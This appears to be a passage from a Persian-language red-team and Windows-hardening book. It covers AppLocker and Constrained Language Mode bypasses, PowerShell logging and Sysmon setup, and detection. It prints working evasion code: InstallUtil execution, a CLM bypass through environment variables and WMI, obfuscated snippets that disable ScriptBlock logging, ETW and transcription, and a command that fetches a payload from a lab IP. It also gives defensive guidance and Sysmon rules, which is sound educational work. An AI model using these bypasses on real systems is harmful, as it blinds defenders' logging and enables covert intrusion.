دور زدن شرایط Publisher بسیار دشوارتر است. دلیل آن این است که امضای ناشر برنامه و ویژگی‌های توسعه یافته بررسی می‌شود. ما نمی‌توانیم از گواهی‌های self-signed برای دور زدن آن استفاده کنیم، اما می‌توانیم از باینری‌های امضا شده قانونی سوء استفاده کنیم که عملکرد گسترده‌ای که ما نیاز داریم را دارند. یک پروژه کامل با لیستی از این باینری‌ها در https://lolbas-project.github.io وجود دارد. دو پست وبلاگ به خوبی نشان داده شده در مورد سوء استفاده رایج از LOLBAS برای دور زدن AppLocker با استفاده از InstallUtil و MSBuild وجود دارد که از لینک های زیر قابل مشاهده هستند:

https://www.ired.team/offensive-security/code-execution/t1118-installutil

https://www.ired.team/offensive-security/code-execution/using-msbuild-to-execute-shellcode-in-c

به طور خلاصه، ما از MSBuild.exe برای کامپایل و اجرای کدهای مخرب ذخیره شده در یک فایل XML استفاده خواهیم کرد. به عنوان مثال، با API های ویندوز می‌توانیم حافظه را اختصاص دهیم و

shellcode خود را کپی و اجرا کنیم. روش دیگر استفاده از InstallUtil برای اجرای فایل اجرایی در صورتی که در جعبه قربانی قرار دارد، است:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /
logfile= /LogToConsole=false /U "C:\Windows\Tasks\my.exe"
```

اما اگر cmd.exe قفل شود چه؟ چیز مهمی نیست! شما میانبرهایی از باینری های مورد نیاز مانند InstallUtil و csc ایجاد می‌کنید، سپس به صورت دستی مقدار فیلد هدف را تغییر می‌دهید تا خط فرمان مورد نیاز برای اجرا ذخیره شود. تا زمانی که باینری‌های LOLBAS مسدود نشده باشند، هنوز به طور قابل اعتماد کار می‌کند. کل پروژه با لیست دور زدن AppLocker در GitHub در دسترس است. با ارزیابی آن‌ها، می‌توانیم ارزیابی کنیم که قوانین ما چقدر قوی هستند.

https://github.com/api0cradle/UltimateAppLockerByPassList

در مورد عبور از CLM، راه‌های مختلفی برای دستیابی به حالت زبان کامل وجود دارد، مانند Spawn PowerShell به طوری که به نسخه ۲ کاهش می‌یابد (این روزها به ندرت نصب می‌شود)، استفاده از rundll32.exe با PowerShlld.dll، یا استفاده از بای‌پس‌هایی مانند یک پوشش بر روی InstallUtil و تابع وصله مقدار بازگشتی.

https://github.com/p3nt4/PowerShdll

https://github.com/padovah4ck/PSByPassCLM

https://github.com/calebstewart/bypass-clm

سه پروژه آخر برای Bypass مایکروسافت دیفندر امروزه نیاز به مبهم سازی دارند. برای مطالعه بیشتر در مورد فرآیند یافتن Bypass ها، توصیه می‌کنم از تحقیقات بزرگ XPN، "AppLocker و CLM Bypass از طریق COM" استفاده کنید.

https://blog.xpnsec.com/constrainedlanguage-mode-bypass


اما اجازه دهید یکی از Bypass های مورد علاقه ام توسط sp00ks را که اخیراً پیدا کردم به شما نشان دهم.


https://sp00ks-git.github.io/posts/CLM-Bypass

کد زیر مقدار رجیستری محیط را در hive HKCU تنظیم می‌کند (نیازی نیست برای آن مدیر باشید)، یک فرآیند PowerShell با استفاده از WMI ایجاد می‌کند و سپس مقدار را دوباره تنظیم می‌کند:

```
$CurrTemp = $env:temp
$CurrTmp = $env:tmp
$TEMPBypassPath = "C:\windows\temp"
$TMPBypassPath = "C:\windows\temp"
Set-ItemProperty -Path 'hkcu:\Environment' -Name Tmp -Value
"$TEMPBypassPath"
Set-ItemProperty -Path 'hkcu:\Environment' -Name Temp -Value
"$TMPBypassPath"
Invoke-WmiMethod -Class win32_process -Name create -ArgumentList
"Powershell.exe"
sleep 5
#Set it back
Set-ItemProperty -Path 'hkcu:\Environment' -Name Tmp -Value $CurrTmp
Set-ItemProperty -Path 'hkcu:\Environment' -Name Temp -Value $CurrTemp
```

نتیجه‌ای که با اجرای دستور قبلی به دست می‌آید به صورت زیر است:




همانطور که در ابتدای بخش ذکر کردیم، بهترین راه برای سخت‌تر کردن کنترل برنامه، استقرار Windows Defender Application Control (WDAC) همراه با AppLocker است. یکی از

قدرتمندترین مجموعه قوانین AaronLocker نام دارد که می تواند همراه با WDAC در محیط شما از طریق Group Policy مستقر شود.

https://github.com/microsoft/AaronLocker

https://improsec.com/tech-blog/one-thousandand-one-application-blocks

توصیه می‌شود نظارت بر قوانین خود را در حالت ممیزی شروع کنید و به تدریج آن‌ها را تنظیم کنید.

**PowerShell Enhanced Logging and Sysmon**

در این بخش، ما قصد داریم تا بررسی کنیم که Sysmon چیست و چگونه می‌توان از آن برای شناسایی فعالیت‌های مهاجم استفاده کرد. Sysmon یک سرویس سیستمی در ویندوز است که می‌توانیم آن را برای ثبت اطلاعات مربوط به رویدادهای مختلف، از جمله ایجاد فرآیند، رویدادهای مختلف فایل، دسترسی به رجیستری، Named Pipe ها و اتصالات شبکه نصب و استفاده کنیم. گزارش‌ها در مجموعه رویدادهای ویندوز باقی می‌مانند. Sysmon از هیچ حمله‌ای جلوگیری نمی‌کند یا تجزیه و تحلیلی از رویدادها ارائه نمی‌دهد. چند پروژه عالی وجود دارد که می‌تواند به شما در شروع کار با Sysmon کمک کند. یک راهنمای انجمن عالی توسط TrustedSec ارائه شده است.

https://github.com/trustedsec/SysmonCommunityGuide

ما از پیکربندی Sysmon ایجاد شده توسط SwiftOnSecurity استفاده خواهیم کرد زیرا یکی از بهترین الگوهای ردیابی رویداد با کیفیت بالا است.

https://github.com/SwiftOnSecurity/sysmon-config

دو پروژه دیگر که انواع فایل‌های پیکربندی را ارائه می‌دهند توسط Florian Roth و Olaf Hartong ایجاد شدند.


https://github.com/Neo23x0/sysmonconfig

https://github.com/olafhartong/sysmon-modular

بیایید Sysmon را نصب کنیم، تنظیمات پروژه قبلی را اعمال کنیم و شروع به حفاری در لاگ‌ها کنیم. نصب ساده است. تنها یک دستور لازم است که به عنوان مدیر اجرا شود، که به شرح زیر است:

```
Sysmon64.exe -accepteula -i sysmonconfig-export.xml
```


نتیجه مورد انتظار به شرح زیر است:




اکنون، می‌خواهیم PowerShell Transcription، Script Block و Module Logging را فعال کنیم. برای فعال کردن آن‌ها، از Group Policy Management در kingslanding.sevenkingdoms.local استفاده خواهیم کرد. من یک GPO جداگانه در مسیر زیر ایجاد خواهم کرد.

Computer Configuration | Policies | Administrative Templates | Windows Components | Windows PowerShell

تنظیمات را می‌توان در تصویر زیر مشاهده کرد:




اگر انتظار می‌رود PowerShell در سراسر سازمان مورد استفاده قرار گیرد، این ویژگی‌های گزارش برای ارائه دید بهتر برای مدافعان در نظر گرفته شده است. اولین کنترل ما Script Block Logging است، از جمله Warning Logging of Suspicious Commands . Bypass های شناخته شده‌ای وجود دارد که توسط cobbr.io (نویسنده چارچوب میثاق C2) برای ScriptBlock Logging و Suspicious Commands Logging یافت شده است.


https://cobbr.io/ScriptBlock-LoggingBypass.html

https://cobbr.io/ScriptBlockWarning-Event-Logging-Bypass.html

من فقط کمی کد را تغییر دادم تا AMSI را دور بزنم و کمی دید بیشتر اضافه کردم:

```
$GroupPolicyField = [ref].Assembly.GetType('System.Management.
Automation.Utils')."GetF`ie`ld"('cachedGro'+'upPolicySettings',
'N'+'onPu'+'blic,Static')
If ($GroupPolicyField) {
  $GroupPolicyCache = $GroupPolicyField.GetValue($null)
  Write-Host("Before")
  $GroupPolicyCache['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\
Windows\PowerShell\ScriptB'+'lockLogging'] | fl
  If ($GroupPolicyCache['ScriptB'+'lockLogging']) {
    $GroupPolicyCache['ScriptB'+'lockLogging']
['EnableScriptB'+'lockLogging'] = 0
    $GroupPolicyCache['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging'] = 0
  }
  $val = [System.Collections.Generic.Dictionary[string,System.
Object]]::new()
  $val.Add('EnableScriptB'+'lockLogging', 0)
  $val.Add('EnableScriptB'+'lockInvocationLogging', 0)
  $GroupPolicyCache['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\
Windows\PowerShell\ScriptB'+'lockLogging'] = $val
  Write-Host("After")
  $GroupPolicyCache['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\
Windows\PowerShell\ScriptB'+'lockLogging'] | fl
}
```

نتیجه به دست آمده از اجرای دستور قبلی به صورت زیر است:




نکته‌ای که باید در نظر گرفت این است که Bypass ما همچنان ثبت می‌شود تا زمانی که برای جلسه فعلی PowerShell ابتدا Event Tracing for Windows یا ETW را غیرفعال کنیم. این کار را می‌توان با استفاده از دستور زیر انجام داد:

```
[Reflection.Assembly]::LoadWithPartialName('System.Core').
GetType('System.Diagnostics.Eventing.EventProvider').GetField('m_
enabled','NonPublic,Instance').SetValue([Ref].Assembly.
GetType('System.Management.Automation.Tracing.PSEtwLogProvider').
GetField('etwProvider','NonPublic,Static').GetValue($null),0)
```

همچنین می‌توانیم این دستور را برای دور زدن Suspicious Script Block Logging مبهم کنیم. زیاد روی مبهم‌سازی تکیه نکنید زیرا یک تیم آبی با تجربه با کمک ابزاری مانند DeepBlue آن را از بین می‌برد و بلافاصله تحقیقات را آغاز می‌کند. نکته خوب این است که برای این Bypass، ما به امتیازات بالا نیاز نداریم و فقط مقادیر Cache شده از Group Policy را دستکاری می‌کنیم، بنابراین هیچ تغییری در هاست مورد نیاز نیست.

دو بای‌پس جدید PowerShell ScriptBlock و Module Logging توسط BC-security در سری پست‌های وبلاگ خود معرفی شدند. دور زدن ScriptBlock بر این واقعیت استوار است که بلوک اسکریپتی که قبلاً ثبت شده است، در صورت مواجه شدن مجدد با آن حذف می‌شود. ایده این است که

قبل از فراخوانی اسکریپت، مقدار HasLogged را روی True تنظیم کنید. هدف از کنارگذر Logging ماژول ایجاد یک فرمان قابل فراخوانی بود که هیچ ماژول یا PowerShell snap-in مرتبط با آن نداشته باشد.

https://www.bc-security.org/post/powershelllogging-obfuscation-and-some-newish-bypasses-part-1/

قسمت ۲ از مجموعه وبلاگ نشان داد که چگونه می‌توان دستورات را مبهم کرد تا تجزیه و تحلیل مدافع را دشوارتر کند.

https://www.bc-security.org/post/powershelllogging-obfuscation-and-some-newish-bypasses-part-2/

توصیه‌های پیشگیری سریع در برابر این بای‌پس‌ها به ماژول PowerShell Protect نیاز دارد.

https://blog.ironmansoftware.com/protectlogging-bypass/

با این حال، اگر PowerShell Transcription فعال باشد، فعالیت ما بدون توجه به دور زدن قبلی همچنان به فایل وارد می‌شود. دلیل آن این است که حتی اگر Transcription را در جلسه فعال PowerShell غیرفعال کنیم، Transcription را ادامه می‌دهد و مقدار تازه تغییر یافته را نادیده می‌گیرد. راه اصلی دور زدن توسط جان لم از آوانتگارد در پست وبلاگش نشان داده شد.

https://avantguard.io/en/blog/powershellenhanced-logging-capabilities-bypass

ایده این است که یک فضای اجرای سفارشی ایجاد کنید، مقدار EnableTranscripting را بازنویسی کنید و سپس فضای اجرا جدید را باز کنید. کد مفهوم اثباتی در وبلاگ پست موجود است.

اما اگر ابزاری وجود داشته باشد که بتواند به ما کمک کند تا تقریباً بدون تلاش دستی همه چیز را دور بزنیم، چه؟ خب، لطفاً به Invisi-Shell، نوشته عمر یایر خوش آمدید. این ابزار مجموعه‌های NET را از طریق CLR Profiler API متصل می‌کند و کنترل‌های امنیتی PowerShell را کور می‌کند. برای جزئیات بیشتر، شدیداً شما را تشویق می‌کنم که کد ابزار را بخوانید و سخنرانی اصلی ارائه‌شده توسط نویسنده در DerbyCon را تماشا کنید. اما به خاطر داشته باشید که این ابزار کاملا قدیمی است و توسط اکثر راه حل های امنیتی به راحتی شناسایی می‌شود.

https://github.com/OmerYa/Invisi-Shell and

https://www.youtube.com/watch?v=Y3oMEiySxcc

به روزترین ابزار برای دستیابی به همه این‌ها توسط mgeeky نوشته شده است و Stracciatella نام دارد.

https://github.com/mgeeky/Stracciatella

این ابزار بر اساس تکنیک SharpPick (راه اندازی کد PowerShell از داخل یک اسمبلی سی شارپ با استفاده از فضاهای اجرا) با بای‌پس‌های AMSI، ETW، و PowerShell Logging است که در داخل آن گنجانده شده است. با این حال، مقداری فرار از AV مورد نیاز خواهد بود.


فرض کنید در جعبه در Compromised شده به امتیازات سرپرست دست یافتیم و تصمیم گرفتیم با تغییر کلید رجیستری EnableTranscripting که در HKLM:\Software\Policies\Microsoft\Windows\PowerShell\Transcription قرار دارد، Transcription را غیرفعال کنیم. این را می‌توان با دستور PowerShell زیر که از یک Elevated Shell اجرا می‌شود انجام داد:

```
Set-ItemProperty -Path HKLM:\Software\Policies\Microsoft\Windows\
PowerShell\Transcription -Name  EnableTranscripting -Value 0
```

اما فرض کنید یک قانون Sysmon داریم، مانند موارد زیر:

```
<TargetObject name="PowerShell Logging Changes" condition="begin
with">HKLM\Software\Policies\Microsoft\Windows\PowerShell\</
TargetObject>
```

ما رویدادی را دریافت خواهیم کرد که به طور بالقوه می‌تواند تحقیقات را آغاز کند:





یکی دیگر از نمونه‌های خوب تشخیص Sysmon، حذف ارائه دهنده AMSI از طریق رجیستری است که شناسه رویداد ۱۳ را ایجاد می‌کند. همه ارائه دهندگان کلیدهای منحصر به فرد خود را دارند. برای مثال، Windows Defender دارای HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FEB9D127C57AFE} است. اگر فایل‌های پیکربندی منتشر شده را بررسی کنید، Sysmon می‌تواند از منظر تشخیص بسیار بیشتر ارائه دهد.

مثال خوب دیگر برای Sysmon تشخیص اتصال شبکه است. بیایید سعی کنیم چیزی مانند دستور زیر را اجرا کنیم:

```
SyncAppvPublishingServer.vbs "br; iwr http://192.168.13.152:443/a"
```

Sysmon فعالیت را تشخیص می‌دهد، اما از اتصال جلوگیری نمی‌کند:




ما به پایان این بخش نزدیک هستیم، بنابراین اجازه دهید به طور خلاصه راه‌های ممکن برای یافتن و دستکاری Sysmon را مرور کنیم. یک راهنمای عالی توسط spotheplanet ایجاد شد.

https://www.ired.team/offensive-security/enumerationand-discovery/detecting-sysmon-on-the-victim-host

نفوذگر می‌تواند نام فرآیندها و سرویس‌ها را بررسی کند، کلیدهای رجیستری را برای رویدادهای Sysmon Windows ارزیابی کند، و پیکربندی‌ها و ابزارهای Sysmon را جستجو کند.

